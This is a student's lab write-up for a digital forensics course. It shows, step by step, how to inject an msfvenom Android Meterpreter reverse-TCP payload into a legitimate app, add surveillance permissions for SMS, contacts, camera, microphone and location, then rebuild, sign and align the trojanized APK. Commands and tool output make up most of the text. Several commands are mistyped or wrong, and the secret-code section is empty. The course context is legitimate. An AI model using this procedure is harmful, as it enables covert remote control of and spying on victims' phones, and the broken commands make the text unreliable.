

# **Malicious APK File Creation**

## **No. 13**

### **Stage 1:**

Take any Android app, add your own malicious part (you may use metasploit), include a secret code somewhere in the app, sign it and submit it as your Stage 1's submission. You may use the following tutorials for that purpose:

<https://github.com/asiamina/A-Course-on-Digital-Forensics/tree/master/Video-Tutorials>

The secret code can be as simple as a string such as “secret code is: 123ABC”.

**Deliverable:** A malicious Android app and a separate documentation file explaining how you created the malicious app file along with some snapshots and also the secret code you have embedded into the app.

## STAGE-1:

We have used the msfvenom framework to generate the malicious apk and the below command is used to embed the malicious apk to the helloworld.apk which is the legitimate apk which will generate a malicious final apk file named nithin.apk

```
File Actions Edit View Help
[sulakshana@kali]~$
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 R~ /nithin.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10232 bytes

[sulakshana@kali]~$
$ pwd
/home/sulakshana

[sulakshana@kali]~$
$ ls
Desktop Documents Downloads HelloWorld_1.0_Apkpure.apk Music NewFolder nithin.apk Pictures Public Templates Videos

[sulakshana@kali]~$
$ msfvenom -p HelloWorld_1.0_Apkpure.apk -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 R~ /nithin.apk
Using APK template: HelloWorld_1.0_Apkpure.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Error: apktool not found. If it's not in your PATH, please add it.

[sulakshana@kali]~$
$ sudo apt install apktool
[sudo] password for sulakshana:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  aapt android-framework-res android-libaapt android-libandroidfw android-libbacktrace android-libbase android-libcutils android-liblog android-libutils android-libziparchive junit libantlr-java libantlr3-runtime-java
  libbouncycastle-java libcommons-cli-java libcommons-compress-java libcommons-io-java libcommons-lang3-java libcommons-parent-java libcommons-text-java
  libgeronimo-annotation-1.3-spec-java libgeronimo-interceptor-3.0-spec-java libguava-java libjansi-java libjsr305-java libmaven-archiver-java libmaven-file-management-java libmaven-jar-plugin-java libmaven-parent-java
  libmaven-resolver-java libmaven-shared-io-java libmaven-shared-utils-java libmaven3-core-java libplexus-archiver-java libplexus-cipher-java libplexus-classworlds-java libplexus-component-annotations-java libplexus-interpolation-java
  libplexus-io-java libplexus-sec-dispatcher-java libplexus-utils2-java libprotobuf-lite23 libprotobuf-junit4 libtesting libcommons-logging-java liblog4j1.2-java
  libwagon-provider-api-java libxmlunit-java libxpp3-java libxz-java libyaml-snake-java python3-protobuf
Suggested packages:
  junit-doc libaopalliance-java-doc libatinject-jsr330-api-java-doc libel-api-java libcommons-io-java-doc libcommons-lang3-java-doc libasm-java libcglib-java libjsr305-java-doc libmaven-archiver-java-doc
  libmaven-file-management-java-doc libmaven-shared-io-java-doc libmaven-shared-utils-java-doc liblogback-java libplexus-classworlds-java-doc libplexus-utils2-java-doc junit4 testing libcommons-logging-java liblog4j1.2-java
The following NEW packages will be installed:
  aapt android-framework-res android-libaapt android-libandroidfw android-libbacktrace android-libbase android-libcutils android-liblog android-libutils android-libziparchive apktool junit libantlr-java libantlr3-runtime-java
  libbouncycastle-java libcommons-cli-java libcommons-compress-java libcommons-io-java libcommons-lang3-java libcommons-parent-java libcommons-text-java
  libgeronimo-annotation-1.3-spec-java libgeronimo-interceptor-3.0-spec-java libguava-java libjansi-java libjsr305-java libmaven-archiver-java libmaven-file-management-java libmaven-jar-plugin-java libmaven-parent-java
  libmaven-resolver-java libmaven-shared-io-java libmaven-shared-utils-java libmaven3-core-java libplexus-archiver-java libplexus-cipher-java libplexus-classworlds-java libplexus-component-annotations-java libplexus-interpolation-java
  libplexus-io-java libplexus-sec-dispatcher-java libplexus-utils2-java libprotobuf-lite23 libprotobuf-junit4 libtesting libcommons-logging-java liblog4j1.2-java
  libwagon-provider-api-java libxmlunit-java libxpp3-java libxz-java libyaml-snake-java python3-protobuf
0 upgraded, 59 newly installed, 0 to remove and 708 not upgraded.
Need to get 29.6 MB of archives.
After this operation, 67.7 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```


Here we can see that we have generated nithin.apk with payload size 82116 bytes.

```
File Actions Edit View Help
[sulakshana@kali]~$
Processing triggers for libc-bin (2.34-4) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.3.1) ...


[sulakshana@kali]~$
$ msfvenom -p HelloWorld_1.0_Apkpure.apk -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 -o ~ /nithin.apk
Using APK template: HelloWorld_1.0_Apkpure.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompling original APK..
[*] Locating hook point..
[*] Adding payload as package my.virtyoz.helloworld.cwgc
[*] Loading /tmp/d20221030-58616-dc6asr/original/smali/my/virtyoz/helloworld/MainActivity.smali and injecting payload
d..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
[*] Adding <uses-permission android:name="android.permission.INTERNET"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.SEND_SMS"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
[*] Adding <uses-permission android:name="android.permission.READ_SMS"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE"/>
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
[*] Adding <uses-permission android:name="android.permission.CAMERA"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.WAKE_LOCK"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO"/>
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
[*] Rebuilding apk with meterpreter injection as /tmp/d20221030-58616-dc6asr/output.apk
[*] Signing /tmp/d20221030-58616-dc6asr/aligned.apk with apksigner
Payload size: 82116 bytes
Saved as: /home/sulakshana/nithin.apk

[sulakshana@kali]~$
$
$
```


Here we have used the apktool to decompile the generated apk.



Once the file is decompiled, we added the secret code to the files of the .smali in their format (assembly language format).



The secret code is,



Once the secret code is embedded to the apk then we need to build the apk using the below command.

```
File Actions Edit View Help
(sulakshana@kali)-[~/Downloads/dex-tools-2.1]
└─$ aptool d nithin.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Aptool 2.6.1-dirty on nithin.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/sulakshana/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

(sulakshana@kali)-[~/Downloads/dex-tools-2.1]
└─$ aptool b -d -f nithin
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Aptool 2.6.1-dirty
I: Smaling small folder into classes.dex...
I: Building resources...
W: aapt: brut.common.BrutException: brut.common.BrutException: Could not extract resource: /prebuilt/linux/aapt_64 (defaulting to $PATH binary)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...

(sulakshana@kali)-[~/Downloads/dex-tools-2.1]
└─$
```

Once the apk is build we need to generate the keystore to sign the application.

```
File Actions Edit View Help
(sulakshana@kali)-[~/Downloads/dex-tools-2.1]
└─$ aptool d nithin.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Aptool 2.6.1-dirty on nithin.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/sulakshana/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

(sulakshana@kali)-[~/Downloads/dex-tools-2.1]
└─$ aptool b -d -f nithin
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Aptool 2.6.1-dirty
I: Smaling small folder into classes.dex...
I: Building resources...
W: aapt: brut.common.BrutException: brut.common.BrutException: Could not extract resource: /prebuilt/linux/aapt_64 (defaulting to $PATH binary)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...

(sulakshana@kali)-[~/Downloads/dex-tools-2.1]
└─$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore nithin.apk nithin
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter passphrase for keystore:
jarsigner error: java.lang.RuntimeException: keystore load: /home/sulakshana/Downloads/dex-tools-2.1/my-release-key.keystore (No such file or directory)


(sulakshana@kali)-[~/Downloads/dex-tools-2.1]
└─$ keytool -genkey -v -keystore my-release-key.keystore -alias nithin -keyalg RSA -keysize 2048 -validity 10000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: nithin
What is the name of your organizational unit?
[Unknown]: df
What is the name of your organization?
[Unknown]: digital
What is the name of your City or Locality?
[Unknown]: lubbock
What is the name of your State or Province?
[Unknown]: tx
What is the two-letter country code for this unit?
[Unknown]: us
Is CN=nithin, OU=df, O=digital, L=lubbock, ST=tx, C=us correct?
[no]: y
```

Here we used key tool which is a command for key and certificate management utility.

```
(sulakshana@kali)-[~/Downloads/dex-tools-2.1]
$ keytool -genkey -v -keystore my-release-key.keystore -alias nithin -keyalg RSA -keysize 2048 -validity 10000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: nithin
What is the name of your organizational unit?
[Unknown]: df
What is the name of your organization?
[Unknown]: digital
What is the name of your City or Locality?
[Unknown]: lubbock
What is the name of your State or Province?
[Unknown]: tx
What is the two-letter country code for this unit?
[Unknown]: us
Is CN=nithin, OU=df, O=digital, L=lubbock, ST=tx, C=us correct?
[no]: y

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=nithin, OU=df, O=digital, L=lubbock, ST=tx, C=us
[Storing my-release-key.keystore]
```

We used for signing the process of applying a digital signature to a jar file so that receiver ,using your public key can verify its authenticity.



```
(sulakshana@kali)-[~/Downloads/dex-tools-2.1]
$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore nithin.apk nithin
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase For keystore:
adding: META-INF/MANIFEST.MF
adding: META-INF/NITHIN.SF
adding: META-INF/NITHIN.RSA
signing: res/drawable/abc_item_background_holo_light.xml
signing: res/drawable/abc_list_selector_holo_dark.xml
signing: res/drawable/abc_spinner_ab_holo_dark.xml
signing: res/drawable/abc_list_selector_holo_light.xml
signing: res/drawable/abc_textfield_searchview_holo_light.xml
signing: res/drawable/abc_item_background_holo_dark.xml
signing: res/drawable/abc_textfield_searchview_holo_dark.xml
signing: res/drawable/abc_textfield_searchview_right_holo_dark.xml
signing: res/drawable/abc_list_selector_background_transition_holo_dark.xml
signing: res/drawable/abc_textfield_searchview_right_holo_light.xml
signing: res/drawable/abc_ic_clear.xml
signing: res/drawable/abc_tab_indicator_ab_holo.xml
signing: res/drawable/abc_spinner_ab_holo_light.xml
signing: res/drawable/abc_search_dropdown_light.xml
signing: res/drawable/abc_list_selector_background_transition_holo_light.xml
signing: res/drawable/abc_ic_clear_holo_light.xml
signing: res/drawable/abc_search_dropdown_dark.xml
signing: res/drawable-hdpi-v4/abc_ic_menu_share_holo_light.png
signing: res/drawable-hdpi-v4/abc_spinner_ab_disabled_holo_dark.9.png
signing: res/drawable-hdpi-v4/abc_ic_ab_back_holo_dark.png
signing: res/drawable-hdpi-v4/abc_ic_commit_search_api_holo_dark.png
signing: res/drawable-hdpi-v4/abc_list_selector_disabled_holo_dark.9.png
signing: res/drawable-hdpi-v4/abc_menu_hardkey_panel_holo_dark.9.png
signing: res/drawable-hdpi-v4/abc_ab_transparent_light_holo.9.png
signing: res/drawable-hdpi-v4/abc_ic_menu_moreoverflow_normal_holo_light.png
signing: res/drawable-hdpi-v4/abc_spinner_ab_pressed_holo_dark.9.png
signing: res/drawable-hdpi-v4/abc_ic_search_api_holo_light.png
signing: res/drawable-hdpi-v4/abc_ab_bottom_solid_dark_holo.9.png
signing: res/drawable-hdpi-v4/abc_list_divider_holo_dark.9.png
signing: res/drawable-hdpi-v4/abc_tab_selected_focused_holo.9.png
signing: res/drawable-hdpi-v4/abc_ic_voice_search_api_holo_light.png
signing: res/drawable-hdpi-v4/abc_cab_background_top_holo_dark.9.png
signing: res/drawable-hdpi-v4/abc_ab_solid_dark_holo.9.png
signing: res/drawable-hdpi-v4/abc_ab_bottom_solid_light_holo.9.png
signing: res/drawable-hdpi-v4/abc_ic_go_search_api_holo_light.png
signing: res/drawable-hdpi-v4/abc_cab_background_bottom_holo_light.9.png
signing: res/drawable-hdpi-v4/abc_ab_share_pack_holo_light.9.png
signing: res/drawable-hdpi-v4/abc_ic_cab_done_holo_light.png
signing: res/drawable-hdpi-v4/abc_list_pressed_holo_light.9.png
signing: res/drawable-hdpi-v4/abc_ic_clear_search_api_disabled_holo_light.png
signing: res/drawable-hdpi-v4/abc_textfield_search_right_selected_holo_dark.9.png
```

Here we used zipalign to verify the app and change the name of the application to the Final.exe  
Zipalign is a zip archive alignment tool that helps ensure that all uncompressed files in the archive are aligned relative to the start of the file.

```
File Actions Edit View Help
(sulakshana@kali)-[/media/sf_shared_drive]
$ zipalign -p -f -v 4 nithin.apk Final.apk
Verifying alignment of Final.apk (4)...
58 META-INF/MANIFEST.MF (OK - compressed)
9891 META-INF/NITHIN.SF (OK - compressed)
20047 META-INF/NITHIN.RSA (OK - compressed)
21228 res/drawable/abc_item_background_holo_light.xml (OK - compressed)
21559 res/drawable/abc_list_selector_holo_dark.xml (OK - compressed)
22105 res/drawable/abc_spinner_ab_holo_dark.xml (OK - compressed)
22505 res/drawable/abc_list_selector_holo_light.xml (OK - compressed)
22902 res/drawable/abc_textfield_searchview_holo_light.xml (OK - compressed)
23307 res/drawable/abc_item_background_holo_dark.xml (OK - compressed)
23745 res/drawable/abc_textfield_searchview_holo_dark.xml (OK - compressed)
24101 res/drawable/abc_textfield_searchview_right_holo_dark.xml (OK - compressed)
24406 res/drawable/abc_list_selector_background_transition_holo_dark.xml (OK - compressed)
24705 res/drawable/abc_textfield_searchview_right_holo_light.xml (OK - compressed)
25113 res/drawable/abc_ic_clear.xml (OK - compressed)
25449 res/drawable/abc_tab_indicator_ab_holo.xml (OK - compressed)
25897 res/drawable/abc_spinner_ab_holo_light.xml (OK - compressed)
26295 res/drawable/abc_search_dropdown_light.xml (OK - compressed)
26741 res/drawable/abc_list_selector_background_transition_holo_light.xml (OK - compressed)
27042 res/drawable/abc_ic_clear_holo_light.xml (OK - compressed)
27377 res/drawable/abc_search_dropdown_dark.xml (OK - compressed)
27812 res/drawable-hdpi-v4/abc_ic_menu_share_holo_light.png (OK)
28488 res/drawable-hdpi-v4/abc_spinner_ab_disabled_holo_dark.9.png (OK)
28964 res/drawable-hdpi-v4/abc_ic_ab_back_holo_dark.png (OK)
29576 res/drawable-hdpi-v4/abc_ic_commit_search_api_holo_dark.png (OK)
30136 res/drawable-hdpi-v4/abc_list_selector_disabled_holo_dark.9.png (OK)
30464 res/drawable-hdpi-v4/abc_menu_hardkey_panel_holo_dark.9.png (OK)
31428 res/drawable-hdpi-v4/abc_ab_transparent_light_holo.9.png (OK)
31760 res/drawable-hdpi-v4/abc_ic_menu_moreoverflow_normal_holo_light.png (OK)
31976 res/drawable-hdpi-v4/abc_spinner_ab_pressed_holo_dark.9.png (OK)
32576 res/drawable-hdpi-v4/abc_ic_search_api_holo_light.png (OK)
33600 res/drawable-hdpi-v4/abc_ab_bottom_solid_dark_holo.9.png (OK)
33908 res/drawable-hdpi-v4/abc_list_selector_holo_dark.9.png (OK)
34184 res/drawable-hdpi-v4/abc_tab_selected_focused_holo.9.png (OK)
34448 res/drawable-hdpi-v4/abc_ic_voice_search_api_holo_light.png (OK)
35228 res/drawable-hdpi-v4/abc_cab_background_top_holo_dark.9.png (OK)
35548 res/drawable-hdpi-v4/abc_ic_voice_search.png (OK)
37604 res/drawable-hdpi-v4/abc_ab_solid_dark_holo.9.png (OK)
37916 res/drawable-hdpi-v4/abc_ab_bottom_solid_light_holo.9.png (OK)
38224 res/drawable-hdpi-v4/abc_ic_go_search_api_holo_light.png (OK)
38556 res/drawable-hdpi-v4/abc_cab_background_bottom_holo_light.9.png (OK)
38884 res/drawable-hdpi-v4/abc_ab_share_pack_holo_light.9.png (OK)
39232 res/drawable-hdpi-v4/abc_ic_cab_done_holo_light.png (OK)
39924 res/drawable-hdpi-v4/abc_list_pressed_holo_light.9.png (OK)
40226 res/drawable-hdpi-v4/abc_ic_clear_search_api_disabled_holo_light.png (OK)
40732 res/drawable-hdpi-v4/abc_textfield_search_right_selected_holo_dark.9.png (OK)
41040 res/drawable-hdpi-v4/abc_spinner_ab_disabled_holo_light.9.png (OK)
41516 res/drawable-hdpi-v4/abc_ic_cab_done_holo_dark.png (OK)
42316 res/drawable-hdpi-v4/abc_ic_go.png (OK)
43216 res/drawable-hdpi-v4/abc_ab_stacked_solid_light_holo.9.png (OK)
```

Here we can see that the verification of the application got successful.

```
File Actions Edit View Help
sulakshana@kali: /media/sf_shared_drive
215084 res/drawable-xxhdpi-v4/abc_ic_go.png (OK)
216832 res/drawable-xxhdpi-v4/abc_ab_stacked_solid_light_holo.9.png (OK)
217180 res/drawable-xxhdpi-v4/abc_spinner_ab_default_holo_dark.9.png (OK)
217920 res/drawable-xxhdpi-v4/abc_ab_solid_light_holo.9.png (OK)
218208 res/drawable-xxhdpi-v4/abc_ic_clear_search_api_disabled_holo_light.png (OK)
220672 res/drawable-xxhdpi-v4/abc_list_selector_disabled_holo_light.9.png (OK)
221060 res/drawable-xxhdpi-v4/abc_list_focused_holo.9.png (OK)
221444 res/drawable-xxhdpi-v4/abc_textfield_search_selected_holo_light.9.png (OK)
221760 res/drawable-xxhdpi-v4/abc_ic_clear_holo_light.9.png (OK)
224980 res/drawable-xxhdpi-v4/abc_ic_clear_normal.png (OK)
228016 res/drawable-xxhdpi-v4/abc_menu_hardkey_panel_holo_light.9.png (OK)
229968 res/drawable-xxhdpi-v4/abc_list_longpressed_holo.9.png (OK)
230288 res/drawable-xxhdpi-v4/abc_textfield_search_default_holo_light.9.png (OK)
230660 res/drawable-xxhdpi-v4/abc_spinner_ab_pressed_holo_light.9.png (OK)
231824 res/drawable-xxhdpi-v4/abc_textfield_search_default_holo_dark.9.png (OK)
232176 res/drawable-xxhdpi-v4/abc_ic_search.png (OK)
237484 res/drawable-xxhdpi-v4/abc_ab_stacked_transparent_dark_holo.9.png (OK)
237900 res/drawable-xxhdpi-v4/abc_cab_background_top_holo_light.9.png (OK)
238260 res/drawable-xxhdpi-v4/ic_launcher.png (OK)
256244 res/drawable-xxhdpi-v4/abc_menu_dropdown_panel_holo_dark.9.png (OK)
259420 res/drawable-xxhdpi-v4/abc_spinner_ab_default_holo_light.9.png (OK)
260176 res/drawable-xxhdpi-v4/abc_ic_commit_search_api_holo_light.png (OK)
261364 res/drawable-xxhdpi-v4/abc_ic_clear_disabled.png (OK)
264226 res/drawable-xxhdpi-v4/abc_cab_background_bottom_holo_dark.9.png (OK)
264640 res/drawable-xxhdpi-v4/abc_ic_menu_share_holo_dark.png (OK)
266976 res/drawable-xxhdpi-v4/abc_spinner_ab_focused_holo_dark.9.png (OK)
268308 res/drawable-xxhdpi-v4/abc_ab_stacked_solid_dark_holo.9.png (OK)
268708 res/drawable-xxhdpi-v4/abc_list_divider_holo_light.9.png (OK)
268968 res/drawable-xxhdpi-v4/abc_ic_ab_back_holo_light.png (OK)
269912 res/drawable-xxhdpi-v4/abc_ab_bottom_transparent_dark_holo.9.png (OK)
270276 res/drawable-xxhdpi-v4/abc_textfield_search_right_selected_holo_light.9.png (OK)
270600 res/drawable-xxhdpi-v4/abc_textfield_search_right_default_holo_light.9.png (OK)
270952 res/drawable-xxhdpi-v4/abc_textfield_search_selected_holo_dark.9.png (OK)
271260 res/drawable-xxhdpi-v4/abc_list_pressed_holo_dark.9.png (OK)
271576 res/drawable-xxhdpi-v4/abc_spinner_ab_focused_holo_light.9.png (OK)
272996 res/drawable-xxhdpi-v4/abc_textfield_search_right_default_holo_dark.9.png (OK)
273336 res/drawable-xxhdpi-v4/abc_tab_selected_holo.9.png (OK)
273612 res/drawable-xxhdpi-v4/abc_ab_transparent_dark_holo.9.png (OK)
273976 res/drawable-xxhdpi-v4/abc_ab_stacked_transparent_light_holo.9.png (OK)
274384 res/drawable-xxhdpi-v4/abc_ab_share_pack_holo_dark.9.png (OK)
274832 res/drawable-xxhdpi-v4/abc_tab_unselected_pressed_holo.9.png (OK)
275144 res/drawable-xxhdpi-v4/abc_ic_menu_moreoverflow_normal_holo_dark.png (OK)
275528 res/drawable-xxhdpi-v4/abc_tab_selected_pressed_holo.9.png (OK)
275820 res/drawable-xxhdpi-v4/abc_ab_bottom_transparent_light_holo.9.png (OK)
276125 AndroidManifest.xml (OK - compressed)
277792 resources.arsc (OK - compressed)
385253 classes.dex (OK - compressed)
Verification successful
(sulakshana@kali)-[/media/sf_shared_drive]
$
```